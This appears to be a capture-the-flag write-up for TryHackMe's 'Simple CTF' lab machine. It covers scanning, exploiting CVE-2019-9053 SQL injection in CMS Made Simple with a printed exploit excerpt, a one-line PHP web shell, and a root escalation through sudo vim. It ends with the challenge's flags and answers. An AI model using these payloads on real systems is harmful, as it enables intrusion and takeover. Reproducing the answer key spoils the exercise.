Simple CTF

Target

- Target IP: `10.67.138.41`

Reconnaissance

A complete port scan and service detection were performed with Nmap:

```
nmap -T5 -sS -sCV -p- --stats-every=5s -Pn 10.67.138.41
```

```
Host is up (0.074s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.203.116
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Based on the results, **FTP**, **HTTP**, and **SSH** services were identified. In addition:

- **Anonymous** access enabled on FTP.
- Presence of `robots.txt` in the HTTP service.

Next, the enumeration of the FTP service was prioritized.

FTP enumeration

The content available with anonymous access was enumerated.

```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ ftp 10.67.138.41
Connected to 10.67.138.41.
220 (vsFTPd 3.0.3)
Name (10.67.138.41:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||45212|)
^C
receive aborted. Waiting for remote to finish abort.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Aug 17  2019 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           166 Aug 17  2019 ForMitch.txt
226 Directory send OK.
ftp> get ForMitch.txt
local: ForMitch.txt remote: ForMitch.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for ForMitch.txt (166 bytes).
100% |***********************************************************************************|   166      124.69 KiB/s    00:00 ETA
226 Transfer complete.
```

Durante la enumeración del servicio FTP (vsftpd 3.0.3), el comando ls falló inicialmente debido a un problema en el establecimiento del canal de datos en modo Extended Passive (EPSV). El servidor respondió con código 229 indicando apertura de un puerto dinámico, pero la conexión hacia dicho puerto no pudo completarse, probablemente debido a restricciones de firewall o entorno VPN.

During the enumeration of the FTP service (vsftpd 3.0.3), the ls command initially failed due to an issue establishing the data channel while operating in Extended Passive Mode (EPSV). The server responded with code 229, indicating that it had opened a dynamic port for data transfer; however, the connection to that port could not be completed, most likely due to firewall restrictions or VPN-related network limitations.

Al cambiar a modo activo (EPRT), el servidor pudo establecer correctamente el canal de datos hacia el cliente, permitiendo el listado del directorio.

After switching to Active Mode (EPRT), the server was able to successfully establish the data channel back to the client, which allowed the directory listing operation to complete successfully.

The file found contained the following clue:

```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ cat ForMitch.txt
Dammit man... you'te the worst dev i've seen. You set the same pass for the system user, and the password is so weak... i cracked it in
 seconds. Gosh... what a mess!
```

> "Damn, man... you're the worst developer I've ever seen. You gave the system user the same password, and it's so weak... I cracked it in seconds. God... what a disaster."

This message suggests that **the password matches the username**. Therefore, the next goal is to identify a valid user for authentication on the web panel or via SSH.

HTTP enumeration

We continued enumerating the web service using `Nikto`, `WhatWeb`, and `Gobuster`.

```
nikto -h http://10.67.138.41/
```

```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ nikto -h http://10.67.138.41/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.67.138.41
+ Target Hostname:    10.67.138.41
+ Target Port:        80
+ Start Time:         2026-02-27 15:30:24 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Fram
e-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fas
hion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: contains 2 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Server may leak inodes via ETags, header found with file /, inode: 2c39, size: 590523e6dfcd7, mtime: gzip. See: http://cve.mitre.o
rg/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8103 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2026-02-27 15:41:07 (GMT-5) (643 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


```
whatweb http://10.67.138.41/
```

```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ whatweb http://10.67.138.41/
http://10.67.138.41/ [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ub
untu)], IP[10.67.138.41], Title[Apache2 Ubuntu Default Page: It works]
```


```
gobuster dir -u http://10.67.138.41/ -w /usr/share/wordlist
s/dirbuster/directory-list-lowercase-2.3-medium.txt
```

```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ gobuster dir -u http://10.67.138.41/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.
txt -t 100
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.67.138.41/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
simple               (Status: 301) [Size: 313] [--> http://10.67.138.41/simple/]
server-status        (Status: 403) [Size: 300]
Progress: 207641 / 207641 (100.00%)
===============================================================
Finished
===============================================================
```

Source code review (no relevant findings):



The relevant findings were `robots.txt` and the `/simple` directory. When accessing these paths, the following was observed:



A CMS was identified and a possible user was obtained, in addition to the version (**CMS Made Simple 2.2.8**):

Authentication was attempted with the user found, but it was not valid for the administration panel:

Similarly, attempts were made via SSH without success at this stage:

```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ ssh mitch@10.67.138.41 -p 2222
The authenticity of host '[10.67.138.41]:2222 ([10.67.138.41]:2222)' can't be established.
ED25519 key fingerprint is: SHA256:iq4f0XcnA5nnPNAufEqOpvTbO8dOJPcHGgmeABEdQ5g
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.67.138.41]:2222' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
mitch@10.67.138.41's password:
Permission denied, please try again.
mitch@10.67.138.41's password:
```

Exploit search

Public exploits were searched for the detected version:

```
searchsploit "CMS Made Simple" 2.2.8
```

```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ searchsploit CMS Made Simple 2.2.8
---------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------------
CMS Made Simple < 2.2.10 - SQL Injection                              | php/webapps/46635.py
---------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Based on the results, an applicable vulnerability was selected to retrieve credentials and access the administration panel:

```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ searchsploit -m 46635
  Exploit: CMS Made Simple < 2.2.10 - SQL Injection
      URL: https://www.exploit-db.com/exploits/46635
     Path: /usr/share/exploitdb/exploits/php/webapps/46635.py
    Codes: CVE-2019-9053
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/kali/Desktop/TryHackme/46635.py
```

The exploit includes examples of use and variables to be used:

```
  GNU nano 8.7                                          46635.py
from termcolor import colored
import time
from termcolor import cprint
import optparse
import hashlib

parser = optparse.OptionParser()
parser.add_option('-u', '--url', action="store", dest="url", help="Base target uri (ex. http://10.10.10.100/cms)")
parser.add_option('-w', '--wordlist', action="store", dest="wordlist", help="Wordlist for crack admin password")
parser.add_option('-c', '--crack', action="store_true", dest="cracking", help="Crack password with wordlist", default=False)

options, args = parser.parse_args()
if not options.url:
    print "[+] Specify an url target"
    print "[+] Example usage (no cracking password): exploit.py -u http://target-uri"
    print "[+] Example usage (with cracking password): exploit.py -u http://target-uri --crack -w /path-wordlist"
    print "[+] Setup the variable TIME with an appropriate time, because this sql injection is a time based."
    exit()

url_vuln = options.url + '/moduleinterface.php?mact=News,m1_,default,0'
session = requests.Session()
dictionary = '1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM@._-$'
flag = True
password = ""
temp_password = ""
TIME = 1
```

The exploit was executed with the indicated syntax:

```
python2 46635.py -u http://10.67.138.41/simple --crack -w /usr/share/wordlists/rockyou.txt
```


```
┌──(env)─(kali㉿kali)-[~/Desktop/TryHackme]
└─$ python2 46635.py -u http://10.67.138.41/simple --crack -w /usr/share/wordlists/rockyou.txt
```


Crack result:

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret
```

With these credentials, it was possible to log in:


- `mitch` → `secret`





Web shell attempt (not viable)

An attempt was made to create a *web shell* in the CMS by adding a section that would interpret PHP code:



As a best practice, a hash-like name was used to reduce third-party access to the *web shell*:

```
┌──(env)─(kali㉿kali)-[~/Desktop/TryHackme]
└─$ echo -n "web_shell" | md5sum
35e46e511ce50b3cc92026b935b92bfa  -
```

The file with the payload was uploaded:

```
  GNU nano 8.7                    35e46e511ce50b3cc92026b935b92bfa.php *
<?php system($_GET['cmd']); ?>
```

```
<?php system($_GET['cmd']); ?>
```

In this case, the CMS did not accept files with the `.php` extension. Before attempting alternative techniques, the credentials recovered over SSH were validated.

Initial access (SSH)

```
┌──(env)─(kali㉿kali)-[~/Desktop/TryHackme]
└─$ ssh mitch@10.67.138.41 -p 2222
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
mitch@10.67.138.41's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Sat Feb 28 00:35:21 2026 from 192.168.203.116
$ whoami
mitch
$
```

```
ssh mitch@10.67.138.41 -p 2222
```

```
/bin/bash
```

```
$ /bin/bash
mitch@Machine:~$ ls
user.txt
mitch@Machine:~$ cat user.txt
G00d j0b, keep up!
```

Local enumeration

Enumeration of local directories and resources:

```
mitch@Machine:~$ pwd
/home/mitch
mitch@Machine:~$ cd ..
mitch@Machine:/home$ ls
mitch  sunbath
mitch@Machine:/home$ cd sunbath/
bash: cd: sunbath/: Permission denied
mitch@Machine:/home$ ls
mitch  sunbath
mitch@Machine:/home$
```

Privilege escalation

The user's sudo permissions were reviewed:

```
mitch@Machine:/home$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
mitch@Machine:/home$
```

The permission indicates that `vim` can be executed as **root**. To obtain a privileged shell:

```
sudo vim -c ':!/bin/bash'
```

```
mitch@Machine:/home$ sudo vim -c ':!/bin/bash'

^[[2;2Rroot@Machine:/home# whoami
root
root@Machine:/home# ls
mitch  sunbath
```

Flags and completion

With root privileges, the required flags were obtained:

```
root@Machine:/# cd /root
root@Machine:/root# ls
root.txt
root@Machine:/root# cat root.txt
W3ll d0n3. You made it!
root@Machine:/root#
```

The responses requested by the platform were recorded:

How many services are running under port 1000?

2 — ✓ Correct Answer

What is running on the higher port?

ssh — ✓ Correct Answer

What's the CVE you're using against the application?

CVE-2019-9053 — ✓ Correct Answer

To what kind of vulnerability is the application vulnerable?

sqli — ✓ Correct Answer

What's the password?

secret — ✓ Correct Answer

Where can you login with the details obtained?

ssh — ✓ Correct Answer

What's the user flag?

G00d j0b, keep up! — ✓ Correct Answer

Is there any other user in the home directory? What's its name?



sunbath — ✓ Correct Answer

What can you leverage to spawn a privileged shell?

vim — ✓ Correct Answer

What's the root flag?

W3ll d0n3. You made it! — Check



Challenge completed: